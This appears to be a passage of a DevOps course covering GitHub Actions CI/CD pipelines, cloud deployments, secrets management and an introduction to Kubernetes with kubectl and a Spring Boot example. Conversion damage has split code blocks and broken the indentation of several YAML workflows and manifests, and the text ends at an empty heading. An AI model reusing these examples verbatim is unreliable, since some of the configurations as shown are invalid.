
jobs:
  build-and-push:
    runs-on: ubuntu-latest

    steps:
      - name: Checkout code
        uses: actions/checkout@v3

```

```

- name: Set up JDK 17
  uses: actions/setup-java@v3
  with:
    java-version: "17"
    distribution: "temurin"

- name: Build with Maven
  run: mvn clean package -DskipTests

- name: Set up Docker Buildx
  uses: docker/setup-buildx-action@v2

- name: Log in to Docker Hub
  uses: docker/login-action@v2
  with:
    username: ${{ secrets.DOCKER_USERNAME }}
    password: ${{ secrets.DOCKER_PASSWORD }}

- name: Extract metadata
  id: meta
  uses: docker/metadata-action@v4
  with:
    images: myusername/myapp
    tags: |
      type=ref,event=branch
      type=semver,pattern={{version}}
      type=semver,pattern={{major}}.{{minor}}

- name: Build and push Docker image
  uses: docker/build-push-action@v4
  with:
    context: .
    push: true
    tags: ${{ steps.meta.outputs.tags }}
    labels: ${{ steps.meta.outputs.labels }}
    cache-from: type=registry,ref=myusername/myapp:buildcache
    cache-to: type=registry,ref=myusername/myapp:buildcache,mode=max

```

## Multi-Stage Docker Build:

Create a [Dockerfile](#) in your project root:

```

# Build stage
FROM maven:3.9-eclipse-temurin-17 AS build
WORKDIR /app
COPY pom.xml .
COPY src ./src
RUN mvn clean package -DskipTests

# Run stage
FROM eclipse-temurin:17-jre-alpine
WORKDIR /app

```

```
COPY --from=build /app/target/*.jar app.jar
EXPOSE 8080
ENTRYPOINT ["java", "-jar", "app.jar"]
```

## Building for Multiple Platforms:

```
- name: Build and push multi-platform image
  uses: docker/build-push-action@v4
  with:
    context: .
    platforms: linux/amd64,linux/arm64
    push: true
    tags: myusername/myapp:latest
```

## Docker Compose in CI:

```
jobs:
  build:
    runs-on: ubuntu-latest

    steps:
      - uses: actions/checkout@v3

        - name: Build Docker Compose services
          run: docker-compose build

        - name: Start services
          run: docker-compose up -d

        - name: Wait for services
          run:
            echo "Waiting for services to be ready..."
            sleep 10

        - name: Run tests against services
          run: docker-compose exec -T app mvn test

        - name: Stop services
          run: docker-compose down
```

## Deploying to Cloud Platforms

### 1. Deploying to AWS Elastic Beanstalk:

```
name: Deploy to AWS

on:
```

```

push:
  branches: [main]

jobs:
  deploy:
    runs-on: ubuntu-latest

  steps:
    - uses: actions/checkout@v3

    - name: Set up JDK 17
      uses: actions/setup-java@v3
      with:
        java-version: "17"
        distribution: "temurin"

    - name: Build with Maven
      run: mvn clean package

    - name: Generate deployment package
      run: zip -r deploy.zip target/*.jar Procfile .ebextensions

    - name: Deploy to Elastic Beanstalk
      uses: einaregilsson/beanstalk-deploy@v21
      with:
        aws_access_key: ${{ secrets.AWS_ACCESS_KEY_ID }}
        aws_secret_key: ${{ secrets.AWS_SECRET_ACCESS_KEY }}
        application_name: my-application
        environment_name: my-environment
        version_label: ${{ github.sha }}
        region: us-east-1
        deployment_package: deploy.zip

```

## 2. Deploying to Heroku:

```

name: Deploy to Heroku

on:
  push:
    branches: [main]

jobs:
  deploy:
    runs-on: ubuntu-latest

  steps:
    - uses: actions/checkout@v3

    - name: Deploy to Heroku
      uses: akhileshns/heroku-deploy@v3.12.14
      with:
        heroku_api_key: ${{ secrets.HEROKU_API_KEY }}

```

```
heroku_app_name: my-app-name
heroku_email: myemail@example.com
```

### 3. Deploying to Azure App Service:

```
name: Deploy to Azure

on:
  push:
    branches: [main]

jobs:
  deploy:
    runs-on: ubuntu-latest

  steps:
    - uses: actions/checkout@v3

    - name: Set up JDK 17
      uses: actions/setup-java@v3
      with:
        java-version: "17"
        distribution: "temurin"

    - name: Build with Maven
      run: mvn clean package

    - name: Deploy to Azure Web App
      uses: azure/webapps-deploy@v2
      with:
        app-name: my-app-name
        publish-profile: ${{ secrets.AZURE_WEBAPP_PUBLISH_PROFILE }}
        package: target/*.jar
```

### 4. Deploying to Google Cloud Run:

```
name: Deploy to Cloud Run

on:
  push:
    branches: [main]

jobs:
  deploy:
    runs-on: ubuntu-latest

  steps:
    - uses: actions/checkout@v3

    - name: Authenticate to Google Cloud
```

```

uses: google-github-actions/auth@v1
with:
  credentials_json: ${{ secrets.GCP_CREDENTIALS }}

- name: Set up Cloud SDK
  uses: google-github-actions/setup-gcloud@v1

- name: Build and push Docker image
  run: |
    gcloud builds submit --tag gcr.io/${{ secrets.GCP_PROJECT }}/myapp

- name: Deploy to Cloud Run
  run: |
    gcloud run deploy myapp \
      --image gcr.io/${{ secrets.GCP_PROJECT }}/myapp \
      --platform managed \
      --region us-central1 \
      --allow-unauthenticated

```

## 5. Deploying Frontend to Netlify:

```

name: Deploy React to Netlify

on:
  push:
    branches: [main]

jobs:
  deploy:
    runs-on: ubuntu-latest

    steps:
      - uses: actions/checkout@v3

      - name: Set up Node.js
        uses: actions/setup-node@v3
        with:
          node-version: "18"
          cache: "npm"

      - name: Install dependencies
        run: npm ci

      - name: Build
        run: npm run build
        env:
          REACT_APP_API_URL: ${{ secrets.API_URL }}

      - name: Deploy to Netlify
        uses: nwtgck/actions-netlify@v2.0
        with:
          publish-dir: "./build"
          production-branch: main

```

```

github-token: ${{ secrets.GITHUB_TOKEN }}
deploy-message: "Deploy from GitHub Actions"
env:
  NETLIFY_AUTH_TOKEN: ${{ secrets.NETLIFY_AUTH_TOKEN }}
  NETLIFY_SITE_ID: ${{ secrets.NETLIFY_SITE_ID }}

```

## 6. Deploying to Kubernetes:

```

name: Deploy to Kubernetes

on:
  push:
    branches: [main]

jobs:
  deploy:
    runs-on: ubuntu-latest

    steps:
      - uses: actions/checkout@v3

      - name: Set up kubectl
        uses: azure/setup-kubectl@v3

      - name: Configure kubectl
        run: |
          echo "${{ secrets.KUBE_CONFIG }}" > kubeconfig
          export KUBECONFIG=kubeconfig

      - name: Deploy to Kubernetes
        run: |
          kubectl set image deployment/myapp myapp=myusername/myapp:${{ github.sha
}}}
          kubectl rollout status deployment/myapp

```

---

## Environment Secrets Management

### What are Secrets?

Secrets are encrypted environment variables that store sensitive information like API keys, passwords, and tokens. GitHub Actions provides a secure way to store and use secrets in workflows.

### Adding Secrets to GitHub Repository:

1. Go to your repository on GitHub
2. Click on "Settings"
3. In the left sidebar, click "Secrets and variables" → "Actions"
4. Click "New repository secret"
5. Enter name and value
6. Click "Add secret"

## Types of Secrets:

1. **Repository secrets:** Available to all workflows in the repository
2. **Environment secrets:** Specific to a deployment environment
3. **Organization secrets:** Shared across repositories in an organization

## Using Secrets in Workflows:

```
jobs:  
  deploy:  
    runs-on: ubuntu-latest  
  
  steps:  
    - name: Deploy application  
      run: ./deploy.sh  
    env:  
      API_KEY: ${{ secrets.API_KEY }}  
      DB_PASSWORD: ${{ secrets.DB_PASSWORD }}  
      AWS_ACCESS_KEY_ID: ${{ secrets.AWS_ACCESS_KEY_ID }}
```

## Best Practices for Secrets:

### 1. Never hardcode secrets in code or workflows

```
# ❌ Bad  
env:  
  API_KEY: "abc123xyz"  
  
# ✅ Good  
env:  
  API_KEY: ${{ secrets.API_KEY }}
```

### 2. Use environment-specific secrets:

```
jobs:  
  deploy-staging:  
    environment: staging  
    steps:  
      - name: Deploy  
        env:  
          API_URL: ${{ secrets.STAGING_API_URL }}  
  
  deploy-production:  
    environment: production  
    steps:  
      - name: Deploy  
        env:  
          API_URL: ${{ secrets.PRODUCTION_API_URL }}
```

### 3. Minimize secret exposure:

```
- name: Use secret in specific step only
  run: echo "Deploying..."
  env:
    TOKEN: ${{ secrets.DEPLOYMENT_TOKEN }}
```

### 4. Rotate secrets regularly

### 5. Use secret masking (automatic):

- GitHub automatically masks secrets in logs
- If you print a secret value, it appears as \*\*\*

## Environment Protection Rules:

```
jobs:
  deploy:
    runs-on: ubuntu-latest
    environment:
      name: production
      url: https://myapp.com

    steps:
      - name: Deploy
        run: ./deploy.sh
        env:
          API_KEY: ${{ secrets.API_KEY }}
```

## Settings for environment protection:

- Required reviewers: Specific people must approve
- Wait timer: Delay before deployment
- Deployment branches: Restrict which branches can deploy

## Using GitHub App tokens:

```
- name: Generate token
  id: generate-token
  uses: tibdex/github-app-token@v1
  with:
    app_id: ${{ secrets.APP_ID }}
    private_key: ${{ secrets.APP_PRIVATE_KEY }}

- name: Use token
  run: gh api user
  env:
    GH_TOKEN: ${{ steps.generate-token.outputs.token }}
```

## Passing secrets to Docker:

```
- name: Build Docker image with secrets
  uses: docker/build-push-action@v4
  with:
    context: .
    push: true
    tags: myapp:latest
    secrets: |
      "npm_token=${{ secrets.NPM_TOKEN }}"
```

In Dockerfile:

```
# syntax=docker/dockerfile:1
RUN --mount=type=secret,id=npm_token \
  NPM_TOKEN=$(cat /run/secrets/npm_token) npm install
```

## Complete CI/CD Example with Secrets:

```
name: Full CI/CD Pipeline

on:
  push:
    branches: [main]

jobs:
  test:
    runs-on: ubuntu-latest

    services:
      postgres:
        image: postgres:15
        env:
          POSTGRES_PASSWORD: ${{ secrets.TEST_DB_PASSWORD }}
        options: >-
          --health-cmd pg_isready
          --health-interval 10s

    steps:
      - uses: actions/checkout@v3

      - name: Set up JDK
        uses: actions/setup-java@v3
        with:
          java-version: "17"
          distribution: "temurin"

      - name: Run tests
        run: mvn test
```

```

env:
  DB_PASSWORD: ${{ secrets.TEST_DB_PASSWORD }}

build-and-push:
  needs: test
  runs-on: ubuntu-latest

  steps:
    - uses: actions/checkout@v3

    - name: Build with Maven
      run: mvn package

    - name: Log in to Docker Hub
      uses: docker/login-action@v2
      with:
        username: ${{ secrets.DOCKER_USERNAME }}
        password: ${{ secrets.DOCKER_PASSWORD }}

    - name: Build and push
      uses: docker/build-push-action@v4
      with:
        push: true
        tags: ${{ secrets.DOCKER_USERNAME }}/myapp:latest

deploy:
  needs: build-and-push
  runs-on: ubuntu-latest
  environment: production

  steps:
    - name: Deploy to production
      run:
        curl -X POST ${{ secrets.DEPLOY_WEBHOOK_URL }} \
          -H "Authorization: Bearer ${{ secrets.DEPLOY_TOKEN }}" \
          -d '{"image": "${{ secrets.DOCKER_USERNAME }}/myapp:latest"}'

```

### Secrets Naming Conventions:

- Use uppercase with underscores: `API_KEY`, `DB_PASSWORD`
- Prefix by environment: `PROD_API_KEY`, `STAGING_API_KEY`
- Be descriptive: `STRIPE_SECRET_KEY` not just `SECRET`

### Common Secrets You'll Need:

1. **Database:** `DB_HOST`, `DB_USER`, `DB_PASSWORD`
2. **Cloud providers:** `AWS_ACCESS_KEY_ID`, `AWS_SECRET_ACCESS_KEY`
3. **Container registries:** `DOCKER_USERNAME`, `DOCKER_PASSWORD`
4. **API keys:** `STRIPE_API_KEY`, `SENDGRID_API_KEY`
5. **Tokens:** `GITHUB_TOKEN` (automatically provided), `SLACK_WEBHOOK`

---

## Module 6.4: Introduction to Kubernetes (2 hours)

## What is Kubernetes?

Kubernetes (K8s) is an open-source container orchestration platform developed by Google. It automates the deployment, scaling, and management of containerized applications across clusters of machines.

## Why Kubernetes?

While Docker lets you run containers on a single machine, Kubernetes manages containers across multiple machines (a cluster), providing:

- **Automatic scaling:** Add or remove containers based on load
- **Self-healing:** Restart failed containers automatically
- **Load balancing:** Distribute traffic across containers
- **Rolling updates:** Update applications without downtime
- **Service discovery:** Containers can find and communicate with each other

## When to Use Kubernetes:

- When your application needs to scale dynamically
- When you have multiple microservices that need orchestration
- When you need high availability and fault tolerance
- When you're deploying to production with complex requirements

## When NOT to Use Kubernetes:

- Simple applications with 1-2 services
- Small teams without DevOps expertise
- Development/testing environments (Docker Compose is often simpler)
- Applications that don't need scaling

---

## 1. Kubernetes Architecture Overview

### Kubernetes Cluster Structure:

A Kubernetes cluster consists of two types of nodes:


1. **Master Node (Control Plane):** The "brain" that manages the cluster
  - **API Server:** The front-end for Kubernetes (you interact with it via `kubectl`)
  - **Scheduler:** Decides which worker node should run each container
  - **Controller Manager:** Ensures the desired state matches the actual state
  - **etcd:** A key-value store that holds all cluster data
2. **Worker Nodes:** The machines that actually run your containers
  - **Kubelet:** An agent that communicates with the master node
  - **Container Runtime:** Docker or another container engine that runs containers
  - **Kube-proxy:** Manages networking and routes traffic to containers

### Simple Analogy:

- **Master Node** = Orchestra conductor (coordinates everything)

- **Worker Nodes** = Musicians (do the actual work)
- **Pods** = Individual instruments being played

### Visual Representation:



## 2. Core Kubernetes Concepts

### a) Pods

#### What is a Pod?

A **Pod** is the smallest deployable unit in Kubernetes. It's a wrapper around one or more containers that share:

- The same network IP address
- Storage volumes
- Configuration

#### Key Points:

- Most pods contain just one container (the common case)
- Multiple containers in a pod are tightly coupled (e.g., a web server + a logging sidecar)
- Pods are ephemeral (temporary) – they can be created and destroyed frequently
- Each pod gets its own IP address within the cluster

#### Simple Pod YAML Example:

```

# simple-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: nginx-pod
  labels:
    app: web
  
```

```
spec:  
  containers:  
    - name: nginx-container  
      image: nginx:1.21  
      ports:  
        - containerPort: 80
```

### Explanation:

- `apiVersion: v1` – Kubernetes API version for Pod
- `kind: Pod` – We're creating a Pod resource
- `metadata.name` – Unique name for this pod
- `metadata.labels` – Key-value pairs for organizing resources
- `spec.containers` – List of containers in the pod
- `image: nginx:1.21` – Docker image to use
- `containerPort: 80` – Port the container listens on

### Create the pod:

```
kubectl apply -f simple-pod.yaml
```

### Check pod status:

```
kubectl get pods  
kubectl describe pod nginx-pod
```

### Access pod logs:

```
kubectl logs nginx-pod
```

### Delete the pod:

```
kubectl delete pod nginx-pod
```

---

## b) Deployments

### What is a Deployment?

A **Deployment** is a higher-level abstraction that manages Pods. Instead of creating pods directly, you create a Deployment that:

- Creates and manages multiple pod replicas
- Handles rolling updates (updating your app without downtime)

- Provides rollback capabilities
- Ensures the desired number of pods are always running

## Why Use Deployments Instead of Pods?

- **Self-healing:** If a pod crashes, the Deployment creates a new one
- **Scaling:** Easily increase/decrease the number of pods
- **Updates:** Roll out new versions gradually
- **Rollback:** Revert to a previous version if something breaks

## Deployment YAML Example:

```
# nginx-deployment.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: nginx-deployment
spec:
  replicas: 3 # Run 3 copies of the pod
  selector:
    matchLabels:
      app: nginx
  template: # Pod template
    metadata:
      labels:
        app: nginx
    spec:
      containers:
        - name: nginx
          image: nginx:1.21
          ports:
            - containerPort: 80
          resources:
            requests:
              memory: "64Mi"
              cpu: "250m"
            limits:
              memory: "128Mi"
              cpu: "500m"
```

## Explanation:

- `replicas: 3` – Always keep 3 pods running
- `selector.matchLabels` – Identifies which pods belong to this deployment
- `template` – Defines what each pod should look like
- `resources.requests` – Minimum resources each pod needs
- `resources.limits` – Maximum resources each pod can use

## Deploy the application:

```
kubectl apply -f nginx-deployment.yaml
```

### Check deployment status:

```
kubectl get deployments  
kubectl get pods # Shows the 3 nginx pods
```

### Scale the deployment:

```
# Scale to 5 replicas  
kubectl scale deployment nginx-deployment --replicas=5  
  
# Verify  
kubectl get pods
```

### Update the deployment (rolling update):

```
# Update to a new image version  
kubectl set image deployment/nginx-deployment nginx=nginx:1.22  
  
# Watch the rolling update  
kubectl rollout status deployment/nginx-deployment
```

### Rollback to previous version:

```
kubectl rollout undo deployment/nginx-deployment
```

### View rollout history:

```
kubectl rollout history deployment/nginx-deployment
```

---

## c) Services

### What is a Service?

A **Service** provides a stable network endpoint to access Pods. Since pods are ephemeral (their IP addresses change when they restart), Services provide:

- A permanent IP address
- A DNS name

- Load balancing across multiple pods

### Types of Services:

1. **ClusterIP (Default):** Internal access only (within the cluster)
2. **NodePort:** Exposes the service on each node's IP at a specific port
3. **LoadBalancer:** Creates an external load balancer (requires cloud provider support)
4. **ExternalName:** Maps to an external DNS name

### Service YAML Example (ClusterIP):

```
# nginx-service.yaml
apiVersion: v1
kind: Service
metadata:
  name: nginx-service
spec:
  type: ClusterIP # Internal access only
  selector:
    app: nginx # Route traffic to pods with this label
  ports:
    - protocol: TCP
      port: 80 # Service port
      targetPort: 80 # Pod port
```

### Explanation:

- **selector.app: nginx** – Routes traffic to pods with label `app=nginx`
- **port: 80** – The port clients use to access the service
- **targetPort: 80** – The port on the pod container

### Create the service:

```
kubectl apply -f nginx-service.yaml
```

### Access the service from within the cluster:

```
# Get service details
kubectl get services

# Access via DNS name (from another pod)
curl http://nginx-service
```

### NodePort Service Example:

```
# nginx-nodeport-service.yaml
apiVersion: v1
```

```

kind: Service
metadata:
  name: nginx-nodeport
spec:
  type: NodePort
  selector:
    app: nginx
  ports:
    - protocol: TCP
      port: 80
      targetPort: 80
      nodePort: 30080 # Accessible at http://<node-ip>:30080

```

### LoadBalancer Service Example:

```

# nginx-loadbalancer-service.yaml
apiVersion: v1
kind: Service
metadata:
  name: nginx-loadbalancer
spec:
  type: LoadBalancer
  selector:
    app: nginx
  ports:
    - protocol: TCP
      port: 80
      targetPort: 80

```

**Note:** LoadBalancer only works on cloud providers (AWS, GCP, Azure). On local clusters (minikube, kind), use NodePort instead.

## 3. ConfigMaps & Secrets

### a) ConfigMaps

#### What is a ConfigMap?

A **ConfigMap** stores non-sensitive configuration data (key-value pairs) that your application needs. This separates configuration from code, making your containers more portable.

#### Use Cases:

- Application settings (API URLs, feature flags)
- Configuration files (nginx.conf, application.properties)
- Environment variables

#### Creating a ConfigMap (Imperative Way):

```

# From literal values
kubectl create configmap app-config \
--from-literal=APP_ENV=production \
--from-literal=LOG_LEVEL=info

# From a file
echo "server.port=8080" > application.properties
kubectl create configmap app-config --from-file=application.properties

```

### ConfigMap YAML (Declarative Way):

```

# app-configmap.yaml
apiVersion: v1
kind: ConfigMap
metadata:
  name: app-config
data:
  APP_ENV: "production"
  LOG_LEVEL: "info"
  database.url: "jdbc:mysql://db-service:3306/mydb"
  application.properties: |
    server.port=8080
    spring.datasource.url=jdbc:mysql://db-service:3306/mydb

```

### Using ConfigMap in a Pod (as Environment Variables):

```

# pod-with-configmap.yaml
apiVersion: v1
kind: Pod
metadata:
  name: app-pod
spec:
  containers:
    - name: app
      image: myapp:1.0
      env:
        - name: APP_ENV
          valueFrom:
            configMapKeyRef:
              name: app-config
              key: APP_ENV
        - name: LOG_LEVEL
          valueFrom:
            configMapKeyRef:
              name: app-config
              key: LOG_LEVEL

```

### Using ConfigMap as a Volume (Mount as File):

```

# pod-with-configmap-volume.yaml
apiVersion: v1
kind: Pod
metadata:
  name: app-pod
spec:
  containers:
    - name: app
      image: myapp:1.0
      volumeMounts:
        - name: config-volume
          mountPath: /etc/config
  volumes:
    - name: config-volume
      configMap:
        name: app-config

```

## Explanation:

- The ConfigMap data is mounted as files in `/etc/config/`
- Each key becomes a file (e.g., `/etc/config/APP_ENV`, `/etc/config/application.properties`)

## b) Secrets

### What is a Secret?

A **Secret** is similar to a ConfigMap but designed for sensitive data (passwords, API keys, certificates). Secrets are:

- Base64-encoded (not encrypted by default!)
- Can be encrypted at rest (requires configuration)
- Have stricter access controls

### Creating a Secret (Imperative Way):

```

# From literal values
kubectl create secret generic db-secret \
--from-literal=DB_USER=admin \
--from-literal=DB_PASSWORD=mypassword123

# From files
echo -n 'admin' > username.txt
echo -n 'mypassword123' > password.txt
kubectl create secret generic db-secret \
--from-file=username=username.txt \
--from-file=password=password.txt

```

### Secret YAML (Declarative Way):

```
# db-secret.yaml
apiVersion: v1
kind: Secret
metadata:
  name: db-secret
type: Opaque
data:
  DB_USER: YWRtaW4= # Base64: admin
  DB_PASSWORD: bXlwYXNzd29yZDEyMw== # Base64: mypassword123
```

**Note:** To encode values in Base64:

```
echo -n 'admin' | base64
# Output: YWRtaW4=
```

### Using Secrets in a Pod (as Environment Variables):

```
# pod-with-secret.yaml
apiVersion: v1
kind: Pod
metadata:
  name: app-pod
spec:
  containers:
    - name: app
      image: myapp:1.0
      env:
        - name: DB_USER
          valueFrom:
            secretKeyRef:
              name: db-secret
              key: DB_USER
        - name: DB_PASSWORD
          valueFrom:
            secretKeyRef:
              name: db-secret
              key: DB_PASSWORD
```

### Using Secrets as a Volume:

```
# pod-with-secret-volume.yaml
apiVersion: v1
kind: Pod
metadata:
  name: app-pod
spec:
  containers:
```

```
- name: app
  image: myapp:1.0
  volumeMounts:
    - name: secret-volume
      mountPath: /etc/secrets
      readOnly: true
  volumes:
    - name: secret-volume
      secret:
        secretName: db-secret
```

## Explanation:

- Secrets are mounted as files in `/etc/secrets/`
  - `readOnly: true` ensures the secret files can't be modified
- 

## 4. kubectl Basics (Essential Commands)

`kubectl` (Kubernetes Control) is the command-line tool for interacting with Kubernetes clusters.

### Cluster Information:

```
# Check kubectl configuration
kubectl config view

# Show current context (which cluster you're connected to)
kubectl config current-context

# Switch context
kubectl config use-context minikube

# Get cluster info
kubectl cluster-info
```

### Working with Resources:

```
# Get resources
kubectl get pods          # List all pods
kubectl get deployments   # List deployments
kubectl get services      # List services
kubectl get all            # List all resources

# Get resources in a specific namespace
kubectl get pods -n kube-system

# Get resources with more details
kubectl get pods -o wide
```

```
# Describe a resource (detailed information)
kubectl describe pod nginx-pod
kubectl describe deployment nginx-deployment

# Get resource YAML
kubectl get pod nginx-pod -o yaml
```

---

## **Creating and Applying Resources:**

```
# Create from a YAML file
kubectl apply -f deployment.yaml

# Create multiple resources from a directory
kubectl apply -f ./configs/

# Create from a URL
kubectl apply -f https://example.com/deployment.yaml

# Delete resources
kubectl delete -f deployment.yaml
kubectl delete pod nginx-pod
kubectl delete deployment nginx-deployment
```

---

## **Pod Operations:**

```
# View pod logs
kubectl logs nginx-pod

# View logs with streaming
kubectl logs -f nginx-pod

# View logs from a specific container in a pod
kubectl logs nginx-pod -c nginx-container

# Execute a command in a pod
kubectl exec nginx-pod -- ls /usr/share/nginx/html

# Interactive shell in a pod
kubectl exec -it nginx-pod -- /bin/bash

# Copy files to/from a pod
kubectl cp nginx-pod:/var/log/nginx/access.log ./access.log
kubectl cp ./index.html nginx-pod:/usr/share/nginx/html/
```

---

## **Deployment Operations:**

```
# Scale a deployment
kubectl scale deployment nginx-deployment --replicas=5

# Update deployment image
kubectl set image deployment/nginx-deployment nginx=nginx:1.22

# View rollout status
kubectl rollout status deployment/nginx-deployment

# View rollout history
kubectl rollout history deployment/nginx-deployment

# Rollback to previous version
kubectl rollout undo deployment/nginx-deployment

# Rollback to a specific revision
kubectl rollout undo deployment/nginx-deployment --to-revision=2

# Pause a rollout
kubectl rollout pause deployment/nginx-deployment

# Resume a rollout
kubectl rollout resume deployment/nginx-deployment
```

---

### Port Forwarding (Access Services Locally):

```
# Forward local port 8080 to pod port 80
kubectl port-forward pod/nginx-pod 8080:80

# Forward to a service
kubectl port-forward service/nginx-service 8080:80

# Access at http://localhost:8080
```

---

### Namespace Operations:

```
# List namespaces
kubectl get namespaces

# Create a namespace
kubectl create namespace dev

# Set default namespace
kubectl config set-context --current --namespace=dev
```

```
# Delete a namespace (deletes all resources in it!)
kubectl delete namespace dev
```

---

## Resource Usage:

```
# View node resource usage
kubectl top nodes

# View pod resource usage
kubectl top pods

# View pod resource usage in a namespace
kubectl top pods -n kube-system
```

---

## Debugging:

```
# Get events (useful for debugging)
kubectl get events --sort-by=.metadata.creationTimestamp

# Describe resources for troubleshooting
kubectl describe pod failing-pod

# View logs from crashed containers
kubectl logs failing-pod --previous
```

---

## 5. Complete Spring Boot on Kubernetes Example

Let's deploy a Spring Boot application to Kubernetes with all the concepts we've learned.

### Step 1: Spring Boot Application

```
// Application.java
@SpringBootApplication
@RestController
public class Application {

    @Value("${app.message:Default Message}")
    private String message;

    @Value("${db.url:jdbc:mysql://localhost:3306/mydb}")
    private String dbUrl;

    public static void main(String[] args) {
        SpringApplication.run(Application.class, args);
    }
}
```

```

    @GetMapping("/")
    public Map<String, String> home() {
        return Map.of(
            "message", message,
            "dbUrl", dbUrl,
            "pod", System.getenv("HOSTNAME")
        );
    }

    @GetMapping("/health")
    public String health() {
        return "OK";
    }
}

```

### Dockerfile:

```

FROM openjdk:17-slim
WORKDIR /app
COPY target/myapp.jar app.jar
EXPOSE 8080
ENTRYPOINT ["java", "-jar", "app.jar"]

```

### Build and push image:

```

mvn clean package
docker build -t myusername/spring-app:1.0 .
docker push myusername/spring-app:1.0

```

### Step 2: Create ConfigMap

```

# app-configmap.yaml
apiVersion: v1
kind: ConfigMap
metadata:
  name: app-config
data:
  app.message: "Hello from Kubernetes!"
  application.properties: |
    server.port=8080
    management.endpoints.web.exposure.include=health,info

```

### Step 3: Create Secret

```
# db-secret.yaml
apiVersion: v1
kind: Secret
metadata:
  name: db-secret
type: Opaque
data:
  db.url: amRiYzpteXNxbDovL215c3FsLXNlcnZpY2U6MzMwNi9teWRi # Base64 encoded
```

## Step 4: Create Deployment

```
# spring-deployment.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: spring-app
spec:
  replicas: 3
  selector:
    matchLabels:
      app: spring-app
  template:
    metadata:
      labels:
        app: spring-app
    spec:
      containers:
        - name: spring-app
          image: myusername/spring-app:1.0
          ports:
            - containerPort: 8080
      env:
        - name: app.message
          valueFrom:
            configMapKeyRef:
              name: app-config
              key: app.message
        - name: db.url
          valueFrom:
            secretKeyRef:
              name: db-secret
              key: db.url
      resources:
        requests:
          memory: "256Mi"
          cpu: "250m"
        limits:
          memory: "512Mi"
          cpu: "500m"
      livenessProbe:
```

```

    httpGet:
      path: /health
      port: 8080
      initialDelaySeconds: 30
      periodSeconds: 10
    readinessProbe:
      httpGet:
        path: /health
        port: 8080
      initialDelaySeconds: 20
      periodSeconds: 5

```

### Explanation of Probes:

- **livenessProbe:** Checks if the container is alive (restarts if it fails)
  - **readinessProbe:** Checks if the container is ready to accept traffic
  - **initialDelaySeconds:** Wait before first check
  - **periodSeconds:** How often to check
- 

### Step 5: Create Service

```

# spring-service.yaml
apiVersion: v1
kind: Service
metadata:
  name: spring-app-service
spec:
  type: LoadBalancer
  selector:
    app: spring-app
  ports:
    - protocol: TCP
      port: 80
      targetPort: 8080

```

### Step 6: Deploy Everything

```

# Apply all configurations
kubectl apply -f app-configmap.yaml
kubectl apply -f db-secret.yaml
kubectl apply -f spring-deployment.yaml
kubectl apply -f spring-service.yaml

# Check status
kubectl get all

# Get service URL (for cloud providers)
kubectl get service spring-app-service

```

```
# For local testing (minikube)
minikube service spring-app-service
```

---

## Step 7: Test the Application

```
# Port forward to access locally
kubectl port-forward service/spring-app-service 8080:80

# Test
curl http://localhost:8080/
# Output: {"message":"Hello from Kubernetes!","dbUrl":"jdbc:mysql://mysql-
service:3306/mydb","pod":"spring-app-7d4b8f9c5d-xk2lp"}

# Check which pod handled the request
curl http://localhost:8080/ | jq '.pod'
```

---

## Step 8: Update the Application

```
# Build new version
docker build -t myusername/spring-app:2.0 .
docker push myusername/spring-app:2.0

# Rolling update
kubectl set image deployment/spring-app spring-app=myusername/spring-app:2.0

# Watch the rollout
kubectl rollout status deployment/spring-app

# If there's an issue, rollback
kubectl rollout undo deployment/spring-app
```

---

## 6. Kubernetes Best Practices

### Resource Management:

```
# Always set resource requests and limits
resources:
  requests:
    memory: "256Mi" # Guaranteed resources
    cpu: "250m"
  limits:
    memory: "512Mi" # Maximum allowed
    cpu: "500m"
```

## **Health Checks:**

```
# Always configure health probes
livenessProbe: # Restart if failing
  httpGet:
    path: /health
    port: 8080
readinessProbe: # Remove from load balancer if failing
  httpGet:
    path: /ready
    port: 8080
```

## **Labels and Annotations:**

```
metadata:
  labels:
    app: spring-app
    version: "1.0"
    environment: production
  annotations:
    description: "Spring Boot REST API"
```

## **Security:**

```
